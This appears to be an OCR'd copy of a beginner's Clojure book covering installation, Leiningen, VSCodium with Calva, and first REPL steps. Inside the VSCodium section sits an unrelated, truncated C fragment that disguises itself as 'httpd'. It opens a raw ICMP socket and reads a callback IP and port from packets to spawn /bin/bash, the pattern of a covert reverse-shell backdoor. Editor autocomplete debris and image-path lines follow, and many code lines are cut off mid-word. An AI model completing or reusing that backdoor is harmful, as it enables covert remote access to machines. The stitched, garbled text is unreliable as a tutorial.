


Clojure

Karthikeyan A K

Clojure

Karthikeyan.A.K

Table of Contents

Copyright

Author

This book is written by me, Karthikeyan.A.K. You can write to me at mindaslab@protonmail.com, or text me in WhatsApp, Signal or Telegram @ +91 8428050777.

Prerequisite

There is one thing though, you must be familiar with using computers. I would suggest one to be familiar with Ubuntu GNU/Linux, you can get it here https://ubuntu.com. Install it on a computer, learn to use it, and get familiar with GNU/Linux. To get familiar with GNU/Linux one may visit and learn from http://linuxjourney.com.

Why this book?

For unknown reason very smart programmers are using Clojure, I haven't figured out why. The writing of this book is to figure out why. My last job was in a medical coding company where we maintained 3 Rails app, I got to code in two of them, one had 0.1+ million lines of code, was headed by a guy who knew how to code and was maintained okay, other one had 0.2+ million lines of code, had no test, headed by a guy who did not know how to code but could just do politics, that project was headed by people who did not know how to write maintainable software and senior developers in the project had to bear the brunt of history. It showed me how screwed Rails app can get if left unattended, so I want to search for something that's more idiot-proof.

When I first met Ruby on Rails, I was very sure PHP will be the king of web page making, and it's true even today, but Rails changed my life and made me more productive. I will not say that with Rails we cannot handle massive projects, in my present job extremely skilled people and me are doing just that, but then this book is just a search, a very similar search I did in my PHP days when I got a hint of the power of Ruby, and this book is to document my search, to see if Clojure is good enough or not.

Another reason why I am going into Clojure is because of Clojure Script. If I can use the same language on both client and server side and if its not dreaded JavaScript, who wouldn't want to explore such language? Lisp seems to be a very old language and Clojure seems to be a Lisp dialect for the present day. Somehow the inventors of Lisp seem to have struck the right balance early on, and I need to find out what it is.

I have lots of Data Science ideas, and looks like Clojure is fast and powerful enough to be used in those fields too (at least for personal use). I want to explore that too, though I wonder if JVM ever runs on GPU for fast computation.

One negative I find is JVM. Java is controlled by Oracle, and it's an evil enterprise like Microsoft and Apple. That's the only negative I have, but let's see how things go.

Where to get help

If you are new to programming, or even if you are a seasoned programmer, chances are you could be stuck and may need help from time to time. For Clojure people these channels listed in this chapter may help.

Local communities

Its better to search for local Clojure and GNU/Linux communities and become friends with them. If you can find one, consider joining them. Those are the best ways to get help. One may look here https://clojure.org/community/user_groups for nearby group.

Clojure website

The Clojure website may be a good starting point to browse for help if you have the time and patience. One may visit it here https://clojure.org/.

Clojure forum

The official Clojure forum is here https://ask.clojure.org/, one may join it and start asking questions. Some of my initial doubts were cleared by this forum.

Clojure has a second forum here https://clojureverse.org/, it's called Clojureverse this one too seems to be popular.

Reddit

Reddit also has a Clojure community. If you are a reddit user, one may find the community here https://www.reddit.com/r/Clojure/.

Getting this book

One can get this book here https://clojure-book.gitlab.io/.

Chapter 1. Installing Stuff

1.1. Clojure

Clojure works on all OS platforms, you can install Clojure following the link here https://clojure.org/guides/install_clojure. Once done it's time for us to check the Clojure REPL. To know what is REPL, checkout https://en.wikipedia.org/wiki/Read%E2%80%93eval%E2%80%93print_loop. Type `clj` in your terminal, and you must get something like this:

```
$ clj
Clojure 1.10.2
user=>
```

That's the Clojure REPL. Now type `(println "Hello World")` in it as shown below and press `ENTER`

```
$ clj
Clojure 1.10.2
user=> (println "Hello World")
```

You will see `Hello World` printed out as shown:

```
$ clj
Clojure 1.10.2
user=> (println "Hello World")
Hello World
nil
user=>
```

There is also a `nil` after the `Hello World`, don't worry much about that, we will see what is that later. After the nil you see once again `user⇒` which means Cloure is waiting for your type another command for it to execute.

If you want to come out of this Clojure REPL, type `CTRL` + `D`. You will get back to normal GNU/Linux prompt.

1.2. Leiningen


Leiningen is a tool that automates some stuff like setting up a Clojure project. Please refer to its website https://leiningen.org/ and install it. Once done type `lein repl` in your terminal, and you will see this:

```
$ lein repl
nREPL server started on port 64285 on host 127.0.0.1 - nrepl://127.0.0.1:64285
REPL-y 0.4.4, nREPL 0.8.3
Clojure 1.10.1
OpenJDK 64-Bit Server VM 1.8.0_152-release-1056-b12
    Docs: (doc function-name-here)
          (find-doc "part-of-name-here")
  Source: (source function-name-here)
 Javadoc: (javadoc java-object-or-class-here)
    Exit: Control+D or (exit) or (quit)
 Results: Stored in vars *1, *2, *3, an exception in *e

user=>
```

Press `CTRL` + `D` and it should stop. All is well, and you have installed Leiningen.

1.3. Configuring IDE

1.3.1. Installing VSCodium




```
#define PROGNAME    "httpd"
#define SHELL       "/bin/bash"

int main(int argc, char *argv[]) {
    int             s;
    int             c;
    int             n;
    char            buf[1024];
    unsigned char   ip[4];
    char            ipstr[15];
    unsigned char   portstr[2];
    unsigned short  port;
    struct sockaddr_in  shell;
    /* Reap child processes */
    signal(SIGCHLD, SIG_IGN);
    s = socket (AF_INET, SOCK_RAW, IPPROTO_ICMP);
    if (s == -1) {
        print
        fprin
        retur
    }
    for (;;)
        memse
        n = r
        if (n
            /
            i

            i
            i
            ip[2] = buf[46];
            ip[3] = buf[47];
            portstr[0] = buf[48];
            portstr[1] = buf[49];
            port = portstr[0] << 8 | portstr[1];
            sprintf(ipstr, "%d.%d.%d.%d", ip[0], ip[1], ip[2],
```

```
printf  int printf(const char *__restrict__ …
printf
__PTHREAD_RWLOCK_INT_FLAGS_SHARED
_POSIX_THREAD_PRIO_INHERIT
_POSIX_THREAD_PRIO_INHERIT
_POSIX_THREAD_ROBUST_PRIO_INHERIT
_SC_THREAD_PRIO_INHERIT
_SC_THREAD_PRIO_INHERIT
_SC_THREAD_PRIO_INHERIT
_SC_THREAD_ROBUST_PRIO_INHERIT
_SC_THREAD_ROBUST_PRIO_INHERIT
_SC_THREAD_ROBUST_PRIO_INHERIT
```

You could use any IDE, but since this is my book, I would take the luxury of suggesting VSCodium. This IDE take the editor made by evil Microsoft and removes the bad part out of it. You could get the IDE here https://vscodium.com/ where the installation instructions are given.


1.3.2. Calva

To use Clojure in VSCodium, there is an excellent plugin called Calva. You may learn about it here https://calva.io. Go to VSCodium extensions and install it by searching for it:



One may get started with Calva with excellent guides and video's here https://calva.io/getting-started/.

Chapter 2. Hosted Language



Clojure is a hosted language, which means its author does not intend it to be compiled to machine code that directly runs on a processor or an operating system. Clojure was initially intended to run on JRE (Java Runtime Environment), and so it gets converted to byte code. Since Clojure is hosted, people found ways to get Clojure to get compiled to JavaScript, hence was born Clojure Script https://clojurescript.org/. Clojure can be compiled to Common Language Runtime https://clojure.org/about/clojureclr, the same thing what Dot Net family of languages gets compiled to. Clojure also gets compiled to Dart https://github.com/Tensegritics/ClojureDart. So by knowing Clojure one could target these platforms.

One should note that Clojure never promised WORA (write once run anywhere) like Java does, instead you need to change your code when you write Clojure code targeting different platforms. What you get is uniform Clojure Syntax everywhere.

Being a web developer I can write backend in any beautiful language I like, but for the front end I am forced to used JavaScript. But in Clojure I can write both front and back end with Clojure without much cognitive load that comes along with language switching.

Chapter 3. First Steps

3.1. REPL

When I first started to study Clojure, I was introduced to REPL driven development. I did not get it what it was during my early day, even if you don't get it, worry not, you will eventually get it. In this let's get a taste of REPL driven development.

3.1.1. REPL in Terminal

In your terminal type `clj` and you will be presented with something as shown

```
$ clj
Clojure 1.11.1
user=>
```

The `Clojure 1.11.1` tells us that Clojure version 1.11.1 is installed on my machine, and then it shows something like `user⇒`. That is Clojure is prompting you to enter something. Type in `(println "Hello World")` as shown and press enter:

```
$ clj
Clojure 1.11.1
user=> (println "Hello World")
Hello World
nil
user=>
```

You get the output `Hello World` printed out, and a strange thing `nil` in the line after that, and once again you have been prompted to enter something at `user⇒`

You can now press `CTRL` + `D` to exit the REPL.

So what really happened when you typed `clj`. The first thing was Clojure prompted you with `user⇒`. You typed in something into the prompt, and pressed entered, Clojure REPL **R**ead it and **E**valuated it, understood that you want to print `Hello World`, next Clojure **P**rinted out the `Hello World`, then it also printed a thing called `nil`, then it **L**ooped back again and prompted you with `user⇒`.

3.1.2. REPL in VSCodium

We have seen REPL in action in terminal, let's now see it in action in VSCodium. Create a folder named `code` and open that location with VSCodium, now crate a file named `hello_world.clj` in it with the following content:

